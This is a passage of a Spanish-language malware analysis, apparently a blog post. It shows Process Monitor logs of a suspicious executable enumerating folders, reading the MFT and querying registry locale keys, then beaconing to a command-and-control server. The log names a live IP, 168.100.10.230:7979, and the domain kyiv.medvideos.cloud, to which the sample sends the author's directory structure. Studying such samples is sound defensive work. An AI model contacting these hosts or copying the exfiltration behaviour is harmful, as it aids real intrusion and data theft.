20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\Documents and Settings	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\Users	SUCCESS	Desired Access: Read Attributes, Synchronize, Disposition: Open, Op...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\Documents and Settings	SUCCESS	Desired Access: Read EA, Read Attributes, Synchronize, Disposition:...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_FILE_...	C:\Documents and Settings	SUCCESS	Control: FSCTL_GET_REPARSE_POINT
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\Documents and Settings	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\Documents and Settings	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\Users	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\Users	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\Documents and Settings	FAST IO DISALLO...	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\Documents and Settings	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\Documents and Settings	SUCCESS	Type: QueryNetworkOpenInformationFile, CreationTime: 14/07/2009...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\Documents and Settings	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\Documents and Settings	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\eclipse	FAST IO DISALLO...	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\eclipse	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\eclipse	SUCCESS	Type: QueryBasicInformationFile, CreationTime: 21/06/2017 15:25:3...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\eclipse	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\eclipse	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\eclipse	FAST IO DISALLO...	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\eclipse	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\eclipse	SUCCESS	Type: QueryBasicInformationFile, CreationTime: 21/06/2017 15:25:3...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\eclipse	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\eclipse	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\eclipse	FAST IO DISALLO...	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\eclipse	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\eclipse	SUCCESS	Type: QueryBasicInformationFile, CreationTime: 21/06/2017 15:25:3...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\eclipse	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\eclipse	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\eclipse	FAST IO DISALLO...	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\eclipse	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\eclipse	SUCCESS	Type: QueryBasicInformationFile, CreationTime: 21/06/2017 15:25:3...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\eclipse	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\eclipse	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\eclipse	FAST IO DISALLO...	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\eclipse	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\eclipse	SUCCESS	Type: QueryNetworkOpenInformationFile, CreationTime: 21/06/2017...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\eclipse	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\eclipse	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\EVJFU	FAST IO DISALLO...	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\EVJFU	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_READ	C:\$Mft	SUCCESS	Offset: 94.846.976, Length: 4.096, I/O Flags: Non-cached, Paging I/...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\EVJFU	SUCCESS	Type: QueryBasicInformationFile, CreationTime: 21/06/2017 14:58:0...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\EVJFU	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\EVJFU	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\EVJFU	FAST IO DISALLO...	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\EVJFU	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open ...


También vuelca o busca en todas las entradas de registro de Windows.


20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\0000043A	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\1	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\0000043B	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\1	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\0000043E	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\1	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\0000043F	SUCCESS	Type: REG_SZ, Length: 4, Data: 5
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\5	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000440	SUCCESS	Type: REG_SZ, Length: 4, Data: 5
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\5	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000441	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\1	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000442	SUCCESS	Type: REG_SZ, Length: 4, Data: 2
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\2	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000443	SUCCESS	Type: REG_SZ, Length: 4, Data: 2
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\2	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000444	SUCCESS	Type: REG_SZ, Length: 4, Data: 5
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\5	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000445	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000446	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000447	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000448	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000449	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\0000044A	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\0000044B	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\0000044C	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\0000044D	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\0000044E	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\0000044F	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000450	SUCCESS	Type: REG_SZ, Length: 4, Data: 5
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\5	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000451	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000452	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\1	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000453	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000454	SUCCESS	Type: REG_SZ, Length: 4, Data: f
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\f	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Locale\00000456	SUCCESS	Type: REG_SZ, Length: 4, Data: 1
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Language Groups\1	SUCCESS	Type: REG_SZ, Length: 4, Data: 1

A la vez inicia un intento de conexión al servidor de control y comando.



Tras la conexión empieza a mandar la estructura de directorios de mi pc.





20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Send	CLSTeam:50970 -> 168.100.10.230:7979	SUCCESS	Length: 32, startime: 108015, endtime: 108015, seqnum: 0, connid:
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Connect	CLSTeam:50971 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 0, mss: 1460, sackopt: 0, tsopt: 0, wsopt: 0, rcvwin: 64240,
20:51:...	64bit-ccc-qt - copia - copia.exe	4168	TCP Connect	CLSTeam:50972 -> kyiv.medvideos.cloud:http	SUCCESS	Length: 0, mss: 1460, sackopt: 0, tsopt: 0, wsopt: 0, rcvwin: 64240,
